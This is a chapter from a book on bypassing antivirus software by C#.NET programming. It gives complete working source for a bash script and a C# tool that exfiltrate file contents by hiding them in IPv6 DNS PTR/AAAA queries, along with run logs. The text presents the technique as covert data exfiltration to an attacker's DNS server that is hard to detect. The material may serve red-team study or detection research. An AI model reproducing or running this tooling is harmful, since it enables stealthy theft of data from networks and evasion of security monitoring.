NativePayload_IP6DNS.sh , Published by Damon Mohammadbagher 2017-2018
Injecting/Downloading/Uploading DATA to DNS Traffic via IPv6 DNS AAAA/PTR Records
help syntax: ./NativePayload_IP6DNS.sh help
[!] ($IPV6oct == 1)
then
[!] [Exfil/Uploading DATA] via IPv6 DNS PTR Record Queries
[!] Sending DNS Lookup to DNS Server: 127.0.0.1=0
[!] Sending DNS Lookup by Delay (sec): @lebug only
#echo "[!] injecting this text via IPv6 PTR Queries"
#dshun only
[!] Your IPv6 is : fe80:1234:7468:6973:2069:7320:7465:7374
[!] Your Text/Data for this IPv6 is : this is test
[>] [0] [05/09/18 02:32:45] Sending Text/Data via Nslookup Done
** server can't find 4.7.3.7.5.6.4.7.0.2.3.7.9.6.0.2.3.7.9.6.8.6.4.7.4.3.2.1.0.8.e.f.ip6.arpa
then
[!] Your IPv6 is : fe80:1234:2066:6f72:2074:7261:6e73:6665
[!] Your Text/Data for this IPv6 is : foit transfe
[>] [1] [05/09/18 02:32:45] Sending Text/Data via Nslookup Done
** server can't find 5.6.6.6.3.7.e.6.1.6.2.7.4.7.0.2.2.7.f.6.6.6.0.2.4.3.2.1.0.8.e.f.ip6.arpa
then
[!] Your IPv6 is : fe80:1234:7272:696e:6720:4441:5441:2076
[!] Your Text/Data for this IPv6 is : rring DATA v= 6
[>] [2] [05/09/18 02:32:45] Sending Text/Data via Nslookup Done
** server can't find 6.7.0.2.1.4.4.5.1.4.4.4.0.2.7.6.e.6.9.6.2.7.2.7.4.3.2.1.0.8.e.f.ip6.arpa
then
[!] Your IPv6 is : fe80:1234:6961:2049:5056:3620:444e:5320
[!] Your Text/Data for this IPv6 is : ia IPv6 DNS f g
[>] [3] [05/09/18 02:32:45] Sending Text/Data via Nslookup Done
** server can't find 0.2.3.5.e.4.4.4.0.2.6.3.6.5.0.5.9.4.0.2.1.6.9.6.4.3.2.1.0.8.e.f.ip6.arpa
then
[!] Your IPv6 is : fe80:1234:4141:4141:2052:4543:4f52:4453
[!] Your Text/Data for this IPv6 is : AAAA RECORDSf 2;
[>] [4] [05/09/18 02:32:45] Sending Text/Data via Nslookup Done
** server can't find 3.5.4.4.2.5.f.4.3.4.5.4.2.5.0.2.1.4.1.4.1.4.4.3.2.1.0.8.e.f.ip6.arpa
[!] Sending Done by (5) Request.
tput setaf 9;
octets=""
./Chapter 6/script#
```

Picture 4:

as you can see in this "Picture 4" with this script I sent this text file "mytext.txt" from Client to server via IPv6 PTR Queries by Nslookup Command very simple and finally this Text file Saved to Server side by "ExfilDump.txt" file.

**at a glance** : IPv6 traffic is good way for DATA Exfiltration and in this method you can use IPv6 Addresses as Payload for DATA transferring or DATA Exfiltration to Attacker DNS Server or (Fake DNS Server) also detecting this method is Difficult when you want to use DNS AAAA records as Payload.

- Video [1] (step by step) : <https://www.youtube.com/watch?v=9jiry5b-oPo>
- Source Code (C#) : <https://github.com/DamonMohammadbagher/RedbudTree>

## NativePayload\_IP6DNS.sh

```
#!/bin/sh
echo
echo "NativePayload_IP6DNS.sh , Published by Damon Mohammadbagher 2017-2018"
echo "Injecting/Downloading/Uploading DATA to DNS Traffic via IPv6 DNS AAAA/PTR Records"
echo "help syntax: ./NativePayload_IP6DNS.sh help"
echo
if [ $1 == "help" ]
then
tput setaf 2;
echo
echo "Example A-Step1: (Server Side) ./NativePayload_IP6DNS.sh -r"
echo "Example A-Step2: (Client Side) ./NativePayload_IP6DNS.sh -u text.txt DNSMASQ_IPv4 [delay] (sec) [address] xxxx:xxxx"
echo "example IPv4:192.168.56.110 : ./NativePayload_IP6DNS.sh -r"
echo "example IPv4:192.168.56.111 : ./NativePayload_IP6DNS.sh -u text.txt 192.168.56.110 delay 0 address fe81:2222"
echo "Description: with A-Step1 you will make DNS Server , with A-Step2 you can Send text file via IPv6 PTR Queries to DNS server"
echo
echo "Example B-Step1: (Server Side) ./NativePayload_IP6DNS.sh -d makedns test.txt mydomain.com [address] xxxx:xxxx"
echo "Example B-Step2: (Client Side) ./NativePayload_IP6DNS.sh -d getdata mydomain.com DNSMASQ_IPv4"
echo "example IPv4:192.168.56.110 : ./NativePayload_IP6DNS.sh -d makedns text.txt google.com address fe80:1234"
```



# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 7 : Exfiltration and Uploading DATA by DNS Traffic (IPv6 AAAA/PTR Queries)

```
echo "example IPv4:192.168.56.111 : ./NativePayload_IP6DNS.sh -d getdata google.com 192.168.56.110"
echo "Description: with B-Step1 you will have DNS Server , with B-Step2 you can Dump test.txt file from server via IPv6 AAAA record Query"
echo
fi

# uploading data via PTR queries (Client Side "A")
if [ $1 == "-u" ]
then
#####
DefAddr="fe80:1111"
if [ $6 == "address" ]
then
DefAddr=$7
elif [ $6 == null ]
then
DefAddr="fe80:1111"
fi
delaytime=0
if [ $4 == "delay" ]
then
delaytime=$5
elif [ $4 == null ]
then
delaytime=0
fi

c=0
octets=""
tput setaf 9;
#echo " " > DnsHost.txt
#echo " " > TempDnsHost.txt
RecordsIDcounter=0
IPv6Oct=0
counts=0

echo
tput setaf 9;
echo "[!] [Exfil/Uploading DATA] via IPv6 DNS PTR Record Queries"
echo "[!] Sending DNS Lookup to DNS Server: " $3
echo "[!] Sending DNS Lookup by Delay (sec): " $delaytime
tput setaf 2;
echo

for op in `xxd -p -c 1 $2`; do

#echo "[!] injecting this text via IPv6 octet:" `echo $op | xxd -r -p`" ==byte==> " $op

if (($IPv6Oct == 0))
then
octets+=$op
((IPv6Oct++))
elif (($IPv6Oct == 1))
then
octets+=$op:""
IPv6Oct=0
#debug only
#echo "[!] injecting this text via IPv6 octet:" `echo $octets | xxd -r -p`" ==byte==> " $octets
#debug only
fi
((c++))

if(($c == 12))
then
tput setaf 2;
echo -----
tput setaf 3;
echo "[!] Your IPv6 is : " $DefAddr:"${octets::-1}"
Data="${octets::-1}"
tput setaf 6;
echo "[!] Your Text/Data for this IPv6 is : " `echo $Data | xxd -r -p `
#echo $DefAddr:"${octets::-1}";$RecordsIDcounter $4 >> TempDnsHost.txt
time=`date +%d/%m/%y %H:%M:%S`
tput setaf 9;
echo "[>] [$counts] [$time] Sending Text/Data via Nslookup Done"
MyIPv6address=$DefAddr:"${octets::-1}"
nslookup -type=aaaa $MyIPv6address $3 | grep arpa
tput setaf 2;
((counts++))
sleep $delaytime
tput setaf 9;
octets=""
c=0
((RecordsIDcounter++))
else
tput setaf 9;
fi
fi
```

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 7 : Exfiltration and Uploading DATA by DNS Traffic (IPv6 AAAA/PTR Queries)

```
        if(($RecordsIDcounter == 9999))
            then
                echo "[!] Oops Your IPv6 counter (z) was upper than 9999 : " "${octets::-1}".$RecordsIDcounter
                break
            fi
        done
#####

tput setaf 2;
echo
echo "[!] Sending Done by ($counts) Request."
echo
tput setaf 9;

fi

# download data via AAAA records queries
if [ $1 == "-d" ]
then

# Syntax : NativePayload_IP6DNS.sh -d getdata domain_name DnsMasq_IPv4" (CLIENT SIDE "B")
if [ $2 == "getdata" ]
then

tput setaf 9;
echo "[!] Downloading Mode , Dump Text DATA via DNS IPv6 AAAA Records "
tput setaf 2;
echo "[!] Sending DNS A Records Queries for Domain :"$3 "to DNSMASQ-Server:" $4
echo "[!] to dump test.txt file via AAAA records you should use this syntax in server side:"
tput setaf 9;
echo "[!] Syntax : NativePayload_IP6DNS.sh -d makedns test.txt google.com"

# old ver : nslookup -type=aaaa google.com 127.0.0.1 | grep AAAA | awk {print $5} | sort -t: -k 8 -n
PayloadLookups=`nslookup -type=aaaa $3 $4 | grep AAAA | awk {print $5} | sort -t: -k 8 -n`

# new ver : for some versions of nslookup you need this syntax
if (( `echo ${#PayloadLookups}` == 0 ))
then
PayloadLookups=`nslookup -type=aaaa $3 $4 | grep Address: | awk {print $2} | sort -t: -k 8 -n`
tput setaf 9;
echo "[>] Warning , Nslookup Result via [grep AAAA] was null , Sending request again via [grep Address:]"
echo "[!] Warning , it means Nslookup query sent (2) times"
fi

tput setaf 9;
echo "[>] Dumped this Text via DNS AAAA Record Query:"
echo
AAAARecordscounter=0

        for op in $PayloadLookups; do
            if [[ $op != *"#53"* ]];
            then
                Lookups+=`echo $op | cut -d':' -f3`
                Lookups+=`echo $op | cut -d':' -f4`
                Lookups+=`echo $op | cut -d':' -f5`
                Lookups+=`echo $op | cut -d':' -f6`
                Lookups+=`echo $op | cut -d':' -f7`
                echo $Lookups | xxd -r -p
                Lookups=""
                ((AAAARecordscounter++))
            fi
        done

        echo
        echo
        tput setaf 2;
        echo "[!] Dumping Done , Performed by" $(AAAARecordscounter) "DNS AAAA Records for domain :"$3 "from Server:" $4
        echo

fi

# Creating DNS Server and DNSHOST.TXT file (SERVER SIDE "B")
# NativePayload_IP6DNS.sh -d makedns text-file mydomain.com address fe80:1111
if [ $2 == "makedns" ]
then
    DefAddr="fe80:1111"
    if [ $5 == "address" ]
    then
        DefAddr=$6
    elif [ $5 == null ]
    then
        DefAddr="fe80:1111"
    fi
fi
c=0
```

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 7 : Exfiltration and Uploading DATA by DNS Traffic (IPv6 AAAA/PTR Queries)

```
octets=""
tput setaf 9;
echo "" > DnsHost.txt
echo "" > TempDnsHost.txt
RecordsIDcounter=0
IPv6Oct=0

for op in `xxd -p -c 1 $3`; do

#echo "[!] injecting this text via IPv6 octet:" `echo $op | xxd -r -p`" `==byte==> " $op

if (($IPv6Oct == 0))
then
octets+=$op
((IPv6Oct++))
elif (($IPv6Oct == 1))
then
octets+=$op":"
IPv6Oct=0
# debug only
#echo "[!] injecting this text via IPv6 octet:" `echo $octets | xxd -r -p`" `==byte==> " $octets
# debug only

fi
((c++))
if(($c == 10))
then
tput setaf 9;

echo "[!] injecting this text via IPv6 Address (10bytes) : " `echo $octets | xxd -r -p`" `==byte==> " $octets

tput setaf 3;
echo "[!] Your IPv6 is : " $DefAddr:"${octets::-1}":$RecordsIDcounter
Data="${octets::-1}"
echo "[!] Your Text/Data for this IPv6 is : " `echo $Data | xxd -r -p `
echo -----
echo $DefAddr:"${octets::-1}":$RecordsIDcounter $4 >> TempDnsHost.txt
tput setaf 9;
octets=""
c=0
((RecordsIDcounter++))
else
tput setaf 9;
fi

if(($RecordsIDcounter == 9999))
then
echo "[!] Oops Your IPv6 counter (z) was upper than 9999 : " "${octets::-1}":$RecordsIDcounter
break
fi
done

echo
tput setaf 2;
echo "[!] DnsHost.txt Created by" $RecordsIDcounter "AAAA Records for Domain:" $4
echo "[!] you can use this DNSHOST.TXT file via Dnsmasq tool"
tput setaf 2;
echo "[!] to dump these AAAA records you should use this syntax in client side:"
tput setaf 9;
echo "[!] Syntax : NativePayload_IP6DNS.sh -d getdata domain_name DnsMasq_IPv4"
echo
echo "[>] DNSMASQ Started by DNSHOST.TXT File"
echo
tput setaf 9;
# sort by -k4 : wxyz:wxyz:xxxx:XXXX:x:x:x:z
cat TempDnsHost.txt | sort -t: -k4 -n > DnsHost.txt
`dnsmasq --no-hosts --no-daemon --log-queries -H DnsHost.txt`
tput setaf 9;

fi

fi

# make DNS Server for Dump DATA via DNS PTR Queries (Server Side "A")
# Reading Mode (log data via dnsmasq log files)
if [ $1 == "-r" ]
then
tput setaf 9;
echo "[>] Reading Mode , DNSMASQ Started by this log file : /var/log/dnsmasq.log !"
tput setaf 2;
echo "" > /var/log/dnsmasq.log
```

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 7 : Exfiltration and Uploading DATA by DNS Traffic (IPv6 AAAA/PTR Queries)

```
`dnsmasq --no-hosts --no-daemon --log-queries --log-facility=/var/log/dnsmasq.log` &
filename="/var/log/dnsmasq.log"
fs=$(stat -c%s "$filename")
count=0
while true; do
    tput setaf 2;
    sleep 10
    fs2=$(stat -c%s "$filename")
    if [ "$fs" != "$fs2" ];
    then

        tput setaf 6;
        echo "[!] /var/log/dnsmasq.log File has changed!"
        echo "[!] Checking Queries"
        fs=$(stat -c%s "$filename")
        fs2=$(stat -c%s "$filename")

        IP6PTRRecordsTemp=`cat $filename | grep PTR | awk {print $6} | tr -d ' '`
        time=`date +%d/%m/%y %H:%M:%S`
        echo "[!] ["$time"] Dump this Text via IPv6 PTR Queries"

        tput setaf 9;
        Dumptext=""
        for ops1 in `echo $IP6PTRRecordsTemp`; do

            IP6PTRRecords=`echo "${ops1::-15}" | rev`

            echo $IP6PTRRecords | xxd -r -p
            Dumptext+=`echo $IP6PTRRecords | xxd -r -p`
        done

        echo
        tput setaf 6;
        echo "[>] this Text Saved to ExfilDump.txt"
        echo $Dumptext > ExfilDump.txt
        tput setaf 2;
    else
        fs=$(stat -c%s "$filename")
        fs2=$(stat -c%s "$filename")
        tput setaf 2;
    fi
done
fi
```

## RedbudTree.cs :

```
using System;
using System.Collections.Generic;
using System.Net;
using System.Net.Sockets;
using System.Text;

namespace RedbudTree
{
    class Program
    {
        /// <summary>
        /// RedbudTree v1.0 , IPv6 DNS Request Listener (UDP Port 53)
        /// Detecting Exfiltration DATA via IPv6 DNS AAAA Record Requests
        ///
        /// DNS IPv6 Requests tested by nslookup command in Win2008 R2 and Kali linux.
        /// RedbudTree Listener Mode tested in Win2008 R2 + .NET Framework 2.0
        ///
        /// for using "Listener Mode" UDP Port 53 should be opened before using this tool.
        /// windows command for opening UDP port 53 is :
        /// netsh advfirewall firewall add rule name="UDP 53" dir=in action=allow protocol=UDP localport=53
        ///
        /// [!] Syntax 1: Creating Exfiltration DATA via IPv6 Address and Nslookup
        /// [!] Syntax 1: RedbudTree.exe "AAAA" "Text"
        /// [!] Example1: RedbudTree.exe AAAA "this is my test"
        ///
        /// [!] Syntax 2: Creating Exfiltration DATA via IPv6 Address and Nslookup by Text Files
        /// [!] Syntax 2: RedbudTree.exe "AAAA" "FILE" "TextFile.txt"
        /// [!] Example2: RedbudTree.exe AAAA FILE "TextFile.txt"
        ///
        /// [!] Syntax 3: RedbudTree with Listening Mode
        /// [!] Syntax 3: RedbudTree.exe
        ///
        /// </summary>
    }
}
```

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 7 : Exfiltration and Uploading DATA by DNS Traffic (IPv6 AAAA/PTR Queries)

```
public static int counter = 0;
public static UdpClient UDP_53_Init = new UdpClient(53);

public static void Async_UDP_Data_Receive(IAsyncResult AsyncResult)
{
    IPEndPoint LocalIP_UdpPort53 = new IPEndPoint(IPAddress.Any,53);
    byte[] UDP_Rec_Bytes = UDP_53_Init.EndReceive(AsyncResult, ref LocalIP_UdpPort53);

    bool isIPv6 = false;
    string UDP_DATA = Encoding.ASCII.GetString(UDP_Rec_Bytes);
    if (UDP_DATA.ToUpper().Contains("IP6"))
    {
        isIPv6 = true;
        counter++;
        Console.WriteLine("[{1}] [{0}] IPv6 DNS Request Received : ", DateTime.Now.ToString(),counter.ToString());
        Console.ForegroundColor = ConsoleColor.DarkCyan;
        /// Debug Mode
        //Console.WriteLine(BitConverter.ToString(bytes));
    }
    if (isIPv6)
    {
        Console.ForegroundColor = ConsoleColor.DarkGreen;
        Console.WriteLine("[{0}] IPv6 DNS Bytes is : ", DateTime.Now.ToString());

        char[] Temp = new char[UDP_DATA.Length];
        int c = 0;
        foreach (char item in UDP_DATA)
        {
            if (Convert.ToInt32(item) > 16)
            {
                Console.ForegroundColor = ConsoleColor.Green;
                Console.Write(item);
                Temp[c] = item;
            }
            else
            {
                Console.ForegroundColor = ConsoleColor.DarkGreen;
                Console.Write(item);
            }
            c++;
        }
        int cc = Temp.Length;
        bool init = false;
        Console.WriteLine();
        Console.ForegroundColor = ConsoleColor.DarkGreen;
        Console.WriteLine("[{0}] IPv6 DNS Request is : ", DateTime.Now.ToString());
        Console.ForegroundColor = ConsoleColor.Green;
        string _Raw = "";
        int BreakTime = 0;
        for (int jj = cc - 1; jj >= 0; jj--)
        {
            if (init)
            {
                Console.Write(Temp[jj]);
                if (Temp[jj] != '\0') _Raw += Temp[jj];
            }
            if (Temp[jj] == '\t') init = true;
            if (BreakTime > 75) break;
            BreakTime++;
        }

        /// Debug
        //Console.WriteLine("\n" + _Raw);

        byte[] RAW = new byte[16];
        int kk = 0;
        for (int k = 0; k < _Raw.Length / 2;)
        {
            RAW[k] = byte.Parse(_Raw.Substring(kk, 2), System.Globalization.NumberStyles.HexNumber);
            k++;
            kk++;
            kk++;
        }
        Console.ForegroundColor = ConsoleColor.DarkGreen;
        Console.WriteLine();
        Console.WriteLine("[{0}] Dumping DATA from this IPv6 Address :", DateTime.Now.ToString());
        Console.ForegroundColor = ConsoleColor.Green;
        Console.WriteLine(UTF8Encoding.ASCII.GetChars(RAW));
        Console.WriteLine();
    }
    Console.WriteLine();
    Console.ForegroundColor = ConsoleColor.Gray;
}
```

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 7 : Exfiltration and Uploading DATA by DNS Traffic (IPv6 AAAA/PTR Queries)

```
public static void Create_IPv6_Address(string input_Exfil_String_DATA ,bool _isFile)
{
    try
    {
        string ExfiltrationText = "";
        Console.ForegroundColor = ConsoleColor.Red;
        Console.WriteLine("Your Target (UDP Port 53) Listener IPv4 Address is 192.168.56.101 you can change it manually.");

        if (_isFile)
        {
            Console.WriteLine("Your Exfiltration Nslookup Commands for File \"{0}\" are:", input_Exfil_String_DATA);
            byte[] FileBytes = System.IO.File.ReadAllBytes(input_Exfil_String_DATA);
            ExfiltrationText = UTF8Encoding.ASCII.GetString(FileBytes);
        }
        if(!_isFile)
        {
            Console.WriteLine("Your Exfiltration Nslookup Commands are:");
            byte[] TextBytes = UnicodeEncoding.ASCII.GetBytes(input_Exfil_String_DATA);
            ExfiltrationText = UTF8Encoding.ASCII.GetString(TextBytes);
        }

        Console.ForegroundColor = ConsoleColor.Gray;
        Console.WriteLine();
        byte[] b = new byte[ExfiltrationText.Length];
        int i = 0;
        int c = 1;
        int cc = 1;
        Console.WriteLine("nslookup -type=aaaa ");
        foreach (char item in ExfiltrationText)
        {
            b[i] = Convert.ToByte(item);

            if (cc > 2) { Console.WriteLine(""); cc = 1; }
            Console.WriteLine(string.Format("{0:x2}", b[i]));
            if (c == 16)
            {
                Console.WriteLine(" 192.168.56.101 | find \"{0}\"");
                Console.WriteLine();
                Console.WriteLine("nslookup -type=aaaa ");
                c = 0;
                cc = 0;
            }

            i++;
            c++;
            cc++;
        }

        Console.WriteLine();
    }
    catch (Exception omg)
    {
        Console.WriteLine(omg.Message);
    }
}
static void Main(string[] args)
{
    /// Exfiltration and uploading DATA by Sending IPv6 DNS Request to Attacker DNS Server
    /// in this case you can Uploading DATA by IPv6 Addresses
    Console.ForegroundColor = ConsoleColor.DarkGray;
    Console.WriteLine();
    Console.WriteLine("RedbudTree , IPv6 DNS Request Listener (UDP Port 53)");
    Console.WriteLine("Detecting Exfiltration DATA via IPv6 DNS AAAA Record Requests");
    Console.ForegroundColor = ConsoleColor.Gray;
    Console.WriteLine("Published by Damon Mohammadbagher Oct-Nov 2017");
    Console.WriteLine();
    if (args.Length >= 1 && args[0].ToUpper() == "HELP")
    {
        Console.WriteLine();
        Console.ForegroundColor = ConsoleColor.DarkCyan;
        Console.WriteLine("[!] Syntax 1: Creating Exfiltration DATA via IPv6 Address and Nslookup");
        Console.ForegroundColor = ConsoleColor.Cyan;
        Console.WriteLine("[!] Syntax 1: RedbudTree.exe \"AAAA\" \"Text\"");
        Console.WriteLine("[!] Example1: RedbudTree.exe AAAA \"this is my test\"");
        Console.WriteLine();
        Console.ForegroundColor = ConsoleColor.DarkCyan;
        Console.WriteLine("[!] Syntax 2: Creating Exfiltration DATA via IPv6 Address and Nslookup by Text Files");
        Console.ForegroundColor = ConsoleColor.Cyan;
        Console.WriteLine("[!] Syntax 2: RedbudTree.exe \"AAAA\" \"FILE\" \"TextFile.txt\"");
        Console.WriteLine("[!] Example2: RedbudTree.exe AAAA FILE \"TextFile.txt\"");
        Console.WriteLine();
        Console.ForegroundColor = ConsoleColor.DarkCyan;
        Console.WriteLine("[!] Syntax 3: Listening Mode");
    }
}
```

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 7 : Exfiltration and Uploading DATA by DNS Traffic (IPv6 AAAA/PTR Queries)

```
Console.ForegroundColor = ConsoleColor.Cyan;
Console.WriteLine("[!] Syntax 3: RedbudTree.exe ");
Console.WriteLine("[!] Example3: RedbudTree.exe ");
Console.WriteLine();
Console.ForegroundColor = ConsoleColor.Gray;
}
else if (args.Length == 2 && args[0].ToUpper() == "AAAA")
{
    try
    {
        Create_IPv6_Address(args[1], false);
        Console.WriteLine();
    }
    catch (Exception omg)
    {
        Console.WriteLine(omg.Message);
    }
}
else if (args.Length == 3 && args[0].ToUpper() == "AAAA" && args[1].ToUpper() == "FILE")
{
    try
    {
        Create_IPv6_Address(args[2], true);
        Console.WriteLine();
    }
    catch (Exception omg)
    {
        Console.WriteLine(omg.Message);
    }
}
else if (args.Length == 0)
{
    Console.ForegroundColor = ConsoleColor.Yellow;
    Console.WriteLine("[!] UDP Port 53 Listening Mode");
    Console.ForegroundColor = ConsoleColor.Gray;
    while (true)
    {
        try
        {
            UDP_53_Init.BeginReceive(Async_UDP_Data_Receive, new object());
            System.Threading.Thread.Sleep(1000);
        }
        catch (Exception omg)
        {
            Console.WriteLine("[!] Maybe you need to this command before Running RedBudTree \"Listening Mode\" :");
            Console.WriteLine("[!] netsh advfirewall firewall add rule name=\"UDP 53\" dir=in action=allow protocol=UDP localport=53");
            Console.WriteLine("[X] " + omg.Message);
        }
    }
}
else
{
    Console.WriteLine();
    Console.ForegroundColor = ConsoleColor.DarkCyan;
    Console.WriteLine("[!] Syntax 1: Creating Exfiltration DATA via IPv6 Address and Nslookup");
    Console.ForegroundColor = ConsoleColor.Cyan;
    Console.WriteLine("[!] Syntax 1: RedbudTree.exe \"AAAA\" \"Text\"");
    Console.WriteLine("[!] Example1: RedbudTree.exe AAAA \"this is my test\"");
    Console.WriteLine();
    Console.ForegroundColor = ConsoleColor.DarkCyan;
    Console.WriteLine("[!] Syntax 2: Creating Exfiltration DATA via IPv6 Address and Nslookup by Text Files");
    Console.ForegroundColor = ConsoleColor.Cyan;
    Console.WriteLine("[!] Syntax 2: RedbudTree.exe \"AAAA\" \"FILE\" \"TextFile.txt\"");
    Console.WriteLine("[!] Example2: RedbudTree.exe AAAA FILE \"TextFile.txt\"");
    Console.WriteLine();
    Console.ForegroundColor = ConsoleColor.DarkCyan;
    Console.WriteLine("[!] Syntax 3: Listening Mode");
    Console.ForegroundColor = ConsoleColor.Cyan;
    Console.WriteLine("[!] Syntax 3: RedbudTree.exe ");
    Console.WriteLine("[!] Example3: RedbudTree.exe ");
    Console.WriteLine();
    Console.ForegroundColor = ConsoleColor.Gray;
}
}
}
```